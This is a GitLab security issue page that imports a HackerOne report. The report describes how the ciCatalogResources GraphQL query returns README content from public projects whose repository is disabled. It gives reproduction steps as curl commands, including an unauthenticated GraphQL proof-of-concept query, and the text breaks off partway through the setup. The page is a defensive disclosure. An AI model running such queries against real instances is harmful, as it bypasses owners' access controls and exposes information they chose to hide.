README disclosure via ciCatalogResources GraphQL query on projects with disabled repository leads to unauthorized code access
The plural GraphQL query ciCatalogResources only checks project visibility, not read_code permission, so it returns README content from public projects whose repository feature is disabled. An unauthenticated attacker can read internal documentation that the owner intended to hide.

GitLab
Originally disclosed on GitLab
- Fixed in 25 days
- Disclosed after 25 days
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #3556478 by modhanami on 2026-02-15, imported by @fvpotvin:
Report | Attachments | How To Reproduce
HackerOne Analyst Summary
Summary of the Issue
The ciCatalogResources GraphQL query bypasses repository access controls and exposes README content from projects where the repository feature is disabled. While the singular ciCatalogResource query correctly checks read_code permissions and blocks access, the plural query only validates project visibility level, allowing unauthorized access to repository content. This vulnerability affects public projects and requires no authentication to exploit.
Steps to reproduce

- Create a public project with a README and CI component, then enable "CI/CD Catalog project" setting
- Create a tag and release to trigger catalog version creation
- Disable repository, builds, and merge requests access on the project
- Verify that REST API correctly blocks repository access (returns 403 Forbidden)

- Confirm that singular GraphQL query
ciCatalogResourcecorrectly blocks access - Execute the plural GraphQL query
ciCatalogResourceswith search parameter to retrieve README content despite repository being disabled

curl -s "https://gitlab.com/api/graphql" \
  -H "Content-Type: application/json" \
  -d '{"query": "{ ciCatalogResources(search: \"ci-catalog-readme-poc\") { nodes { name fullPath versions { nodes { name readme readmeHtml } } } } }"}'
Impact statement
When project owners disable the repository feature to prevent code access, this vulnerability allows attackers to bypass those controls and extract README files that may contain sensitive internal documentation, API endpoints, deployment schedules, or other confidential project information. The attacker demonstrated retrieval of internal documentation including staging API endpoints and deployment key rotation schedules from a project with disabled repository access, using only unauthenticated GraphQL queries on public projects.
Original Report
Summary
The ciCatalogResources (plural) GraphQL query exposes README content from projects where the repository feature is disabled. The singular ciCatalogResource query correctly checks read_code and blocks access, but the plural query only checks project visibility level, bypassing the read_code gate. No authentication is required to exploit this on public projects.
Steps to reproduce
Preconditions:
- A GitLab account with Owner access to a group (
$OWNER_TOKEN, PAT withapiscope)
Setup (as Owner):
- Create a public project with a README and a CI component
###  Create public project
PROJECT_ID=$(curl -s --header "PRIVATE-TOKEN: $OWNER_TOKEN" \
  --header "Content-Type: application/json" \
  --request POST "https://gitlab.com/api/v4/projects" \
  --data '{"name":"ci-catalog-readme-poc-v2","namespace_id":'$GROUP_ID',"visibility":"public","description":"CI component for deployment","initialize_with_readme":true}' \
  | jq -r '.id')

###  Add README content and a CI component
curl -s --header "PRIVATE-TOKEN: $OWNER_TOKEN" \
  --header "Content-Type: application/json" \
  --request POST "https://gitlab.com/api/v4/projects/$PROJECT_ID/repository/commits" \
  --data '{
    "branch": "main",
    "commit_message": "Add catalog component and README",
    "actions": [
      {"action":"update","file_path":"README.md","content":"# Internal CI Component\n\nThis README contains project-internal documentation.\nInternal endpoint: staging-api.internal.example.com\nDeploy key rotation schedule: Q1 2026\n"},
      {"action":"create","file_path":"templates/deploy.yml","content":"spec:\n  inputs:\n    stage:\n      default: deploy\n---\ndeploy-job:\n  stage: $[[ inputs.stage ]]\n  script:\n    - echo \"deploying\"\n"}
    ]
  }'

- Enable CI/CD Catalog project setting (publish it as a catalog resource) at Settings > General > Visibility, project features, permissions, enable "CI/CD Catalog project" :
- Create tag and release (triggers catalog version creation)
curl -s --header "PRIVATE-TOKEN: $OWNER_TOKEN" \
  --header "Content-Type: application/json" \
  --request POST "https://gitlab.com/api/v4/projects/$PROJECT_ID/repository/tags" \
  --data '{"tag_name": "1.0.0", "ref": "main"}'

curl -s --header "PRIVATE-TOKEN: $OWNER_TOKEN" \
  --header "Content-Type: application/json" \
  --request POST "https://gitlab.com/api/v4/projects/$PROJECT_ID/releases" \
  --data '{"tag_name": "1.0.0", "name": "v1.0.0", "description": "Initial release"}'


- As unauthenticated (incognito), go to https://gitlab.com/explore/catalog/, search the project name, select and observe
Readme isvisible:

- As owner, disable repository, builds, and merge requests on the 